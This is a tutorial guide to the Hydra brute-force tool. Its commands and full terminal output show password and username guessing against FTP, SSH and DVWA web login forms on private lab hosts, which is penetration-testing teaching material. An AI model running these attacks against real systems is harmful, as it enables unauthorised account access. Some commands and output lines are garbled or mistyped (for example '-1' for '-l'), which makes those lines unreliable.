

HYDRA

A Detailed Guide

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Abstract

This report is about a brute-forcing tool Hydra. Hydra is one of the favourite tools of security researchers and consultants. Being an excellent tool to perform brute force attacks, it provides various other options which can make your attack more intense and easier to gain unauthorised access to the system remotely.

In this report, each option available in hydra, to make brute force attacks in various scenarios, will be discussed.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

Introduction to Hydra

Hydra – a very fast network logon cracker which supports many different services. It is a parallelized login cracker which supports numerous protocols to attack. New modules are easy to add, besides that, it is flexible and very fast. This tool gives researchers and security consultants the possibility to show how easy it would be to gain unauthorized access from a remote to a system.

Currently this tool supports: adam6500, afp, asterisk, cisco, cisco-enable, cvs, firebird, ftp, ftps, http[s]-{head|get|post}, http[s]-{get|post}-form, http-proxy, http-proxy-urlenum, icq, imap[s], irc, ldap2[s], ldap3[-{cram|digest}md5][s], mssql mysql(v4), mysql5, ncp, nntp, oracle, oracle-listener, oracle-sid, pcanywhere, pcnfs, pop3[s], postgres, rdp, radmin2, redis, rexec, rlogin, rpcap, rsh, rtsp, s7-300, sapr3, sip, smb, smtp[s], smtp-enum, snmp, socks5, ssh, sshkey, svn, teamspeak, telnet[s], vmauthd, vnc, xmpp

For most protocols, SSL is supported (e.g., https-get, ftp-SSL, etc.). If not, all necessary libraries are found during compile time, your available services will be less. Type "hydra" to see what is available.

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
Syntax: hydra [[[-l LOGIN⊢L FILE] [-p PASS⊢P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-
T][/OPT]]
Options:
  -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE try password PASS, or load several passwords from FILE
            colon separated "login:pass" format, instead of -L/-P options
  -C FILE
  -M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
            service module usage details
  -m OPT
            options specific for a module, see -U output for information
            more command line options (COMPLETE HELP)
  -h
            the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  server
            the service to crack (see below for supported protocols)
  service
  OPT
            some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s
odb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin
Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

To guess Password for specific username

hydra -l -P

If you have a correct username but want to login without knowing the password, so you can use a list of passwords and brute force on passwords on the host for ftp service.

```
hydra -1 ignite -P pass.txt 192.168.1.141 ftp
```

Here -l option is for username -P for password lists and host ip address for ftp service.

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-
```

For login ignite password 123 made success.

To guess username for specific password

hydra -L -p

You may have a valid password but no idea what username to use. Assume you have a password for specific ftp login. You can brute force the field with correct username wordlists to find the correct. You can use the -L option to specify user wordlists and the -p option to specify a specific password.

hydra -L users.txt -p 123 192.168.1.141 ftp

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not of the Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: pentest password: 123
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 2 valid passwords found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-1
```

Here, our wordlist is users.txt for which -L option is used, and password is 123 and for that p option is used over ftp.

Brute forcing Username and Password

hydra -L -P

Now if you don't have either of username or password, for that you can use a brute force attack on both the parameters username and password with a wordlist of both and you can use -P and -U parameters for that.

hydra -L users.txt -P pass.txt 192.168.1.141 ftp

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:43:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 trie
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:43:33
```

Users.txt is wordlist for username and pass.txt is wordlist for password and the attack has displayed valid credentials ignite and 123 for the host.

Verbose and Debug Mode

hydra -L -P -V

-V option is used for verbose mode, where it will show the login+pass combination for each attempt. Here, I have two wordlists users.txt and pass.txt so the brute force attack was making combinations of each login+password and verbose mode showed all the attempts.

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:46:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per ta
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 4 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 5 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 6 of 35 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4321" - 7 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "raj" - 8 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "divya" - 9 of 35 [child 8] (0/0)
 [ATTEMPT] target 192.168.1.141 - login "privs" - pass "P@ssw0rd" - 10 of 35 [child 9] (0/0)
                                                     login "privs" - pass "Password" - 11 of 35 [child 10] (0/0) login "privs" - pass "123" - 12 of 35 [child 11] (0/0)
 [ATTEMPT] target 192.168.1.141 -
[ATTEMPT] target 192.168.1.141 -
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "1234" - 13 of 35 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "4321" - 14 of 35 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "raj" - 15 of 35 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "divya" - 16 of 35 [child 15] (0/0)
                                                   login: ignite password: 123
 [21][ftp] host: 192.168.1.141
                                                     login "raj" - pass "P@ssw0rd" - 17 of 35 [child 4] (0/0)
login "raj" - pass "Password" - 18 of 35 [child 1] (0/0)
 [ATTEMPT] target 192.168.1.141 - login
 [ATTEMPT] target 192.168.1.141 -
                                                     login "raj" - pass "123" - 19 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 -
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "1234" - 20 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "4321" - 21 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "megha" - pass "raj" - 22 of 35 [child 2] (0/0)
```

hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V

Here the users.txt has 5 usernames and pass.txt has 7 passwords so the number of attempts was 5*7=35 as shown in the screenshot.

hydra -l -P -d

Now is the -d option used to enable debug mode. It shows the complete detail of the attack with wait time, conwait, socket, PID, RECV

hydra -l ignite -P pass.txt 192.168.1.141 ftp -d

```
hydra -l ignite -P pass.txt 192.168.1.141 ftp -d
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not
[DEBUG] Output color flag is 1
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04
[DEBUG] cmdline: hydra -l ignite -P pass.txt -d 192.168.1.141 ftp
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:
[DATA] attacking ftp://192.168.1.141:21/
[VERBOSE] Resolving addresses ...
[DEBUG] resolving 192.168.1.141
[VERBOSE] resolving done
[DEBUG] Code: attack
                      Time: 1649699255
[DEBUG] Options: mode 1 ssl 0 restore 0 showAttempt 0
[DEBUG] Brains: active 0 targets 1 finished 0 todo_all 7 todo 7
[DEBUG] Target 0 - target 192.168.1.141 ip 192.168.1.141 login_no 0
[DEBUG] Task 0 - pid 0 active 0 redo 0 current_login_ptr (null)
```

-d option enabled debug mode which, as shown displayed complete detail of the attack.

```
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 17, pid: 1874
[DEBUG] RECV [pid:1872] (23 bytes):
      3233 3020 4c6f 6769 6e20 7375 6363 6573
                                                  [ 230 Login succes ]
      7366 756c 2e0d 0a
                                                   [ sful ...
0010:
[DEBUG] head_no[4] read F
[21][ftp] host: 192.168.1.141 login: ignite
                                                password: 123
[DEBUG] head_no[4] read n
[STATUS] attack finished for 192.168.1.141 (waiting for children to complete
[DEBUG] head_no 4, kill 1, fail 0
[DEBUG] child 4 got target -1 selected
[DEBUG] hydra_select_target() reports no more targets left
[DEBUG] head_no 4, kill 0, fail 3
[DEBUG] RECV [pid:1869] (22 bytes):
     3533 3020 4c6f 6769 6e20 696e 636f 7272
0000:
                                                   [ 530 Login incorr ]
      6563 742e 0d0a
```

NULL/Same as Login or Reverse login Attempt

hydra -L -P -e

Hydra has an option -e which will check 3 more passwords while brute-forcing. [n] for null, [s] for same i.e., as same as the username and [r] for reverse i.e., the reverse of username. As shown in the screenshot, while brute-forcing the password field, it will first check with the

null option then the same option and after that reverse. And then the list which I have provided.

hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V -e nsr

I have enabled verbose mode also so that we can get detailed information about the attempts made while brute-forcing.

```
hydra -L <u>users.txt</u> -P <u>pass.txt</u> 192.168.1.141 ftp -V -e nsr
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:01:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 55 login tries (l:5/p:11), ~4 tries per tas
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "ignite" - 1 of 55 [child 0] (0/0) 
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "" - 2 of 55 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "etingi" - 3 of 55 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 4 of 55 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 5 of 55 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 6 of 55 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "password" - 7 of 55 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 7 07 33 [child 0]
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 9 of 55 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 10 of 55 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4321" - 11 of 55 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "privs" - 12 of 55 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "" - 13 of 55 [child 12] (0/0)
                                                 login "privs" - pass "svirp" - 14 of 55 [child 13] (0/0) login "privs" - pass "raj" - 15 of 55 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 -
[ATTEMPT] target 192.168.1.141 -
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "divya" - 16 of 55 [child 15] (0/0)
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "P@ssw0rd" - 17 of 55 [child 8] (0/0)
 [ATTEMPT] target 192.168.1.141 - login "privs" - pass "password" - 18 of 55 [child 3] (0/0)
 ATTEMPT] target 192.168.1.141 - login "privs" - pass "Password" - 19 of 55 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "123" - 20 of 55 [child 0] (0/0)
```

Saving output in Disk

hydra -L -P -o

This tool gives you an option to save the result into the disk. Basically for record maintenance, better readability and future preferences we can save the output of the brute force attack into a file by using the -o parameter.

hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.txt

I tried to use this option and got success using the above command where the output is stored in the result.txt file.

```
-# hydra -L <u>users.txt</u> -P <u>pass.txt</u> 192.168.1.141 ftp -o result.txt
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:51:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tri
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite
                                                 password: 123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:51:57
 -# cat <u>result.txt</u>
# Hydra v9.3 run at 2022-04-11 13:51:47 on 192.168.1.141 ftp (hydra -L users.txt -P
[21][ftp] host: 192.168.1.141
                               login: ignite
                                                 password: 123
```

hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result:json

I have used this option to store result in json file format also, this type is a unique thing provided by hydra.

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:24:40 [DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 trie [DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:24:50

— (root@ kali)-[~]
— at result:json

# Hydra v9.3 run at 2022-04-11 14:24:40 on 192.168.1.141 ftp (hydra -L users.txt -P properties of the password: 123)

[21][ftp] host: 192.168.1.141 login: ignite password: 123
```

To Resume Brute Force Attack

hydra -R

It may happen sometimes, that attack gets halted/paused accidentally due to some unexpected behaviour by hydra. So, hydra has solved this problem by including the -R option so that you can resume the attack from that position rather than starting from the beginning.

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp hydra -R
```

First, I started the attack using the first command, then halted the attack by pressing CTRL + C and then by using the second command I resumed the attack.

```
Hydra -L users.txt -P pass.txt 192.168.1.141 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or second through the second transfer of the s
```

Password generating using various set of characters

hydra -l -x

To generate passwords using various set of characters, you can use -x option. It is used as -x min:max:charset where,

Min: specifies minimum number of characters in a password.

Max: specifies the maximum number of characters in password.

Charset: charset can contain 1 for numbers, a for lowercase and A for uppercase characters. Any other character which is added is put to the list.

Let's consider as example: 1:2:a1%.

The generated passwords will be of length 1 to 2 and contain lowercase letters, numbers and/or percent signs and dots.

hydra -1 ignite -x 1:3:1 ftp://192.168.1.141

So, here minimum length of password is 1 and the max length is 3 which will contain numbers and for password 123 it showed success.

```
(root@kali)=[~]
    hydra = l ignite = x 1:3:1 ftp://192.168.1.141

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak = Please do not use in military

Hydra (https://github.com/vanhauser=thc/thc=hydra) starting at 2022=04=11 13:59:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1110 login tries (l:1/p:1110), ~70
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[STATUS] 240.00 tries/min, 240 tries in 00:01h, 870 to do in 00:04h, 16 active
[STATUS] 80.00 tries/min, 240 tries in 00:03h, 870 to do in 00:11h, 16 active
```

To make you understand better I have used -V mode and it has displayed results in detail.

```
# hydra -l ignite -x 1:3:1 ftp://192.168.1.141 -V -
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:04:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1110 login tries (l:1/p:1110), ~70 tries per
[DATA] attacking ftp://192.168.1.141:21/
                                                                  "ignite" - pass "0" - 1 of 1110 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1" - 2 of 1110 [child 1]
                                                                                                                                       (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "2" - 3 of 1110 [child 2]
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "3" - 4 of 1110 [child 3]
                                                                                                                                       (0/0)
                                                                                                                                       (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4" - 5 of 1110
                                                                                                                      [child 4]
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4" - 5 of 1110 [child 4]
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "5" - 6 of 1110 [child 5]
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "6" - 7 of 1110 [child 6]
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "7" - 8 of 1110 [child 7]
                                                                                                                                       (0/0)
                                                                                                                                       (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "8" - 9 of 1110 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "9" - 10 of 1110 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login lighte - pass 9 - 10 of 1110 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "00" - 11 of 1110 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "01" - 12 of 1110 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "02" - 13 of 1110 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "02" - 13 07 1110 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "04" - 15 of 1110 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "05"
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "06"
                                                                                                       16 of 1110 [child 15] (0/0)
                                                                                                       17 of 1110 [child 9] (0/0)
 [ATTEMPT] target 192.168.1.141 - login "ignite" - pass "07"
                                                                                                        18 of
                                                                                                                 1110
```

To attack a specific port rather than default

hydra -L -P -s

Network admins sometimes change the default port number of some services for security reasons. In the previous commands hydra was making brute force attack on ftp service by just mentioning the service name rather than port, but as mentioned earlier default port gets changed at this time hydra will help you with the -s option. If the service is on a different default port, define it using the -s option.

```
nmap -sV 192.168.1.141
hydra -L users.txt -P pass.txt 192.168.1.141 ssh -s 2222
```

So to perform, first I tried running a nmap scan at the host. And the screenshot shows all open ports where ssh is at the 2222 port. So post that I tried executing the hydra command with -s parameter and port number.

```
-# nmap -sV 192.168.1.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-11 14:07 EDT
Nmap scan report for 192.168.1.141
Host is up (0.00065s latency).
Not shown: 996 closed tcp ports (reset)
PORT
         STATE SERVICE
                          VERSION
         open ftp
21/tcp
                          vsftpd 3.0.3
                          Apache httpd 2.4.41
80/tcp open http
                          OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Li
2222/tcp open ssh
3128/tcp open http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:l
Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

I have brute-forced on ssh service mentioning the port number, 2222.

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:08:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended [DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries
[DATA] attacking ssh://192.168.1.141:2222/
[2222][ssh] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:08:34
```

Here it found valid entries with user ignite and password 123.

Attacking Multiple Hosts

hydra -L -P -M

As earlier I performed a brute force attack using password file pass.txt and username file users.txt on a single host i.e., 191.168.1.141. But if there are multiple hosts, for that you can use -M with the help of which brute force is happening at multiple hosts.

hydra -L users.txt -P pass.txt -M hosts.txt ftp

First, I have created a new file hosts.txt which contains all the hosts. Then the result is showing 2 valid hosts, username and password with success.

```
" hydra -L users.txt -P pass.txt -M hosts.txt ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:10:27
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tr
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[21][ftp] host: 192.168.1.156 login: privs password: 123
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:10:38
```

hydra -L -P -M -F

Now in the above command, I have used the -M option for multiple hosts so, it is very time-consuming to display all the attempts taking place while the attack, for that medusa, has provided -F option such that the attack will exit after the first found login/password pair for any host.

hydra -L users.txt -P pass.txt -M hosts.txt ftp -F

```
hydra -L <u>users.txt</u> -P <u>pass.txt</u> -M <u>hosts.txt</u> ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:32:34
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tries p [DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141
                                   login: ignite
                                                    password: 123
[21][ftp] host: 192.168.1.156
                                  login: privs
                                                   password: 123
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:32:45
# hydra -L <u>users.txt</u> -P <u>pass.txt</u> -M <u>hosts.txt</u> ftp -F
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:32:50
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tries p [DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141 login: ignite
                                                    password: 123
[STATUS] attack finished for 192.168.1.141 (valid pair found)
2 of 2 targets successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:32:51
```

Using Combo Entries

hydra -C

This tool gives you a unique parameter -C for using combo entries. First, you need to create a file which has data in the colon-separated "login:pass" format, and then you can use -C option mentioning the file name and perform a brute force attack instead of using -L/-P options separately. In this way, the attack can be faster and gives you desired result in lesser time.

```
cat userpass.txt
hydra -C userpass.txt 192.168.1.141 ftp
```

So, I have created a userpass.txt file using cat command and entered details in "login:pass" format. Then I used -C option in the hydra command to start the attack.

Concurrent Testing on Multiple Logins

hydra -L -P -t

If you want to test multiple logins concurrently, for that you can use -t option by mentioning the number and hence hydra will brute force concurrently.

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp -t 3 -V
```

As shown in the screenshot, three attempts are made concurrently, three passwords are concurrently checking with user ignite at host 192.168.1.141, as you can observe child changes 0, 1,2 that means it is concurrently making three attempts and printed 3 of them simultaneously.

HTTP Login Form Brute Force

hydra -l -P http-post-form

The hydra form can be used to carry out a brute force attack on simple web-based login forms that requires username and password variables either by GET or POST request. For testing I used dvwa (damn vulnerable web application) which has login page. This page uses POST method as I am sending some data.




hydra -l admin -P pass.txt 192.168.1.150 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"

Here I have given the username admin and provided file for passwords and used http-post-form module to perform brute force attack on 192.168.1.150 host.

So, for password: password it gave success and bypassed the login page. Now I had performed brute force on username and password field mentioned having security level as "low". And by using cookie editor plugin I found out the cookie PHPSESSID and used its value in the command.

hydra 192.168.1.150 -l admin -P 'pass.txt' http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=User name and/or password

incorrect.:H=Cookie:PHPSESSID=13f2650bddf7a9ef68858ceea03c5d; security=low"



I had viewed page source and from that I found out that page uses GET method, and so http-GET-form module as mentioned in above command.

As in the screenshot, the command is successfully executed, and I got the correct username and password.

Service module Usage information

hydra http-post-form -U

As discussed earlier in the introduction all the supported services by hydra, if you want to check once just type hydra -h and you will get list of services supported by hydra. So, to get the detailed information about the usage hydra provides -U option.

hydra http-get-form -U

```
hydra http-get-form -U
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secr
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:41:51
Help for module http-get-form:
Module http-get-form requires the page and the parameters for the web form.
By default this module is configured to follow a maximum of 5 redirections in
a row. It always gathers a new cookie from the same URL without variables
The parameters take three ":" separated values, plus optional values.
(Note: if you need a colon in the option string as value, escape it with "\:", but do not esca
Syntax: <url>:<form parameters>:<condition string>[:<optional>[:<optional>]
First is the page on the server to GET or POST to (URL).
Second is the POST/GET variables (taken from either the browser, proxy, etc.
 with url-encoded (resp. base64-encoded) usernames and passwords being replaced in the "^USER^" (resp. "^USER64^") and "^PASS^" (resp. "^PASS64^") placeholders (FORM PARAMETERS)
Third is the string that it checks for an *invalid* login (by default)
 Invalid condition login check can be preceded by "F=", successful condition
 login check must be preceded by "S=".
This is where most people get it wrong. You have to check the webapp what a
 failed string looks like and put it in this parameter!
The following parameters are optional:
 (c|C)=/page/uri
                         to define a different page to gather initial cookies from
 (g|G)=
                         skip pre-requests - only use this when no pre-cookies are required
 (h|H)=My-Hdr\: foo to send a user defined HTTP header with each request 
 ^USER[64]^ and ^PASS[64]^ can also be put into these headers!
                    Note: 'h' will add the user-defined header at the end
                    regardless it's already being sent by Hydra or not.
'H' will replace the value of that header if it exists, by the
one supplied by the user, or add the header at the end
Note that if you are going to put colons (:) in your headers you should escape them with a bac
All colons that are not option separators should be escaped (see the examples above and below
 You can specify a header without escaping the colons, but that way you will not be able to pu
 in the header value itself, as they will be interpreted by hydra as option separators.
```

Here http-get-form is one of the services supported by hydra and -U option helped to get detailed information.

Attacking on secured service connection

hydra -l -P ftp://

While performing an attack on ftp connection, you just mention the service name along with appropriate options, but if the host has ftp port open and ftp is secured, so if you use

```
hydra -l ignite -P pass.txt ftp://192.168.1.141
```

This command will not execute properly and hence 0 valid passwords were found. So in order to perform an attack on a secured ftp connection, then run this command.

hydra -l ignite -P pass.txt ftps://192.168.1.141

```
hydra -l ignite -P pass.txt ftp://192.168.1.141
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military of
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:14:45
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta:
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:14:46
hydra -l ignite -P <u>pass.txt</u> ftps://192.168.1.141
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:14:52
